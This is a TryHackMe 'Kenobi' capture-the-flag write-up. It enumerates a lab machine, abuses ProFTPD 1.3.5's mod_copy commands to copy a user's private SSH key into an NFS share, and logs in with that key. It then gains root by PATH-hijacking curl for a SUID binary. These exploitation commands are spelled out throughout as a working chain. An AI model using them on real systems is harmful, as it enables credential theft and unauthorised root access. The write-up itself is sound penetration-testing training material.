TryHackMe Writeup: Kenobi

Upon starting the machine, I was presented with the following IP address:

10.10.180.160

First step was to start enumerating the machine via portscan

sudo nmap -sT -sU -sV -Pn 10.10.180.160

Once complete, we see the following results


From this scan, we can discern the following:

1. Server is running ProFTPD 1.3.5. Further investigation shows this has multiple vulnerabilities
2. Server is running a webserver
3. Server has SSH and SMB open

Saving the vulnerable FTP service for later, we will first enumerate the endpoints SMB service

nmap -p445 10.10.180.160 –script smb-enum-shares,smb-enum-users

The resulting scan shows us that not only do we have anonymous login, but we also have READ/WRITE



Now that we know anonymous login is enabled, lets connect to it and see what's inside

smbclient //10.10.180.160/anonymous

```
[/mnt]$ smbclient //10.10.180.160/anonymous
Enter WORKGROUP\student's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Sep  4 10:49:09 2019
  ..                                  D        0  Wed Sep  4 10:56:07 2019
  log.txt                             N    12237  Wed Sep  4 10:49:09 2019
```

Looks like an interesting file, log.txt is inside. Let's download the file and take a look at it

smbget -R smb://10.10.180.160/anonymous

```
[/tmp]$ smbget -R smb://10.10.180.160/anonymous
Password for [student] connecting to //anonymous/10.10.180.160:
Using workgroup WORKGROUP, user student
smb://10.10.180.160/anonymous/log.txt
Downloaded 11.95kB in 5 seconds
[/tmp]$ ls
config-err-U6Xjq2  systemd-private-ad292c26889c4fcf963aba84c0e66
log.txt            systemd-private-ad292c26889c4fcf963aba84c0e66
ssh-z8pXWWaQDdbe   systemd-private-ad292c26889c4fcf963aba84c0e66
```

cat log.txt

While viewing the file, you'll notice that an ssh key pair was generated for Kenobi. This may be useful later. Let's take note of that

```
[/tmp]$ cat log.txt
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kenobi/.ssh/id_rsa):
Created directory '/home/kenobi/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kenobi/.ssh/id_rsa.
Your public key has been saved in /home/kenobi/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:C17GWSl/v7KlUZrOwWxSyk+F7gYhVzsbfqkCIkr2d7Q kenobi@kenobi
The key's randomart image is:
+---[RSA 2048]----+
|                 |
|                 |
|          . o. . |
|         ..=o +. |
|        . So.o++o.|
|  o ...+oo.Bo*o  |
| o o ..o.o+.@oo  |
|.  . . . E .O+=  |
|    . .   oBo.   |
+----[SHA256]-----+
```

Earlier, we noted a few open ports. Port 111 being one of them. A quick Google search says that this is possibly an nfs port.

Port(s)	Protocol	Service	Details
111	tcp,udp	SunRPC	Provides information between Unix based systems. Port is often probed, it can be used to fingerprint the Nix OS, and to obtain information about available services. Port used with NFS, NIS, or any rpc-based service. Port 111 was designed by the Sun Microsystems as a component of their Network File System. It is also known as Open Network Computing Remote Procedure Call (ONC RPC). Port 111 is a port mapper with similar functions to Microsoft's port 135 or DCOM DCE.


Having that small tidbit of info, lets enumerate it. First, lets check for some associated nmap scripts

cat /usr/share/nmap/scripts/script.db | grep nfs

```
[/tmp]$ cat /usr/share/nmap/scripts/script.db | grep -i nfs
Entry { filename = "nfs-ls.nse", categories = { "discovery", "safe", } }
Entry { filename = "nfs-showmount.nse", categories = { "discovery", "safe", } }
Entry { filename = "nfs-statfs.nse", categories = { "discovery", "safe", } }
```

Lets go ahead and run these scripts

nmap -p111 10.10.180.160 --script nfs-ls,nfs-showmount,nfs-statfs




Looks like we found ourselves a mount

Remember that RSA key we found earlier? We need to find a way to get that key so that we can ssh into the box. Luckily, we have READ/WRITE access to the /var mount. So why not just copy it there? But how will we do that? Well from earlier we noted that ProFTPD 1.3.5 service that is running on the machine. Is there something we can do with that? Well, let's check Metasploit

msfconsole

search proftpd

Looks like we have a matching exploit



Let's get more info on the one that matches our version number

info exploit/unix/ftp/proftpd_modcopy_exec


Interesting. Apparently, we can copy any file on the system with the SITE CPTO and CPFR commands with this ProFTPD version. Let's connect to it with netcat, and use the indicated commands to copy the ssh key into the mount

nc 10.10.180.160 21

SITE CPFR /home/kenobi/.ssh/id_rsa

SITE CPTO /var/tmp/id_rsa

Looks like it worked.




Now we just need to mount the folder, copy the file locally, then go ahead and ssh into it

mkdir /mnt/Kenobi

mount 10.10.180.160:/var /mnt/kenobi

ls -la /mnt/Kenobi/tmp




Looks like a success. Now let's copy the key locally and give it proper permissions. Once complete, lets use that key to ssh into the box

cp /mnt/Kenobi/tmp/id_rsa .


chmod 600 id_rsa

ssh -i id_rsa kenobi@10.10.180.160




Success! We're in! But, we really, really, REALLY want root… so lets check and see if there's anything we can leverage

find / -perm -u=s -type f 2>/dev/null




Most of this stuff is pretty standard. Except one… /usr/bin/menu? Whats that?



Looks like its used to check the status of the server. But how? Let's try something….

strings /usr/bin/menu




Looks like it calls curl to check it. But its not using an exact path (i.e. /usr/bin/curl). So let's do the math. /usr/bin/menu runs with root privs and doesn't use absolute paths to call other functionality. So what if we copied bash into curl and exported it to PATH, then allowed the menu app to call it? I mean, the application isn't looking for /usr/bin/curl…. Just curl. It doesn't care where curls at…..

echo /bin/sh > curl

chmod 777 curl

export PATH=/home/kenobi:$PATH

So now what?



Holy cow, it worked! We have r00t! Now we can read the flag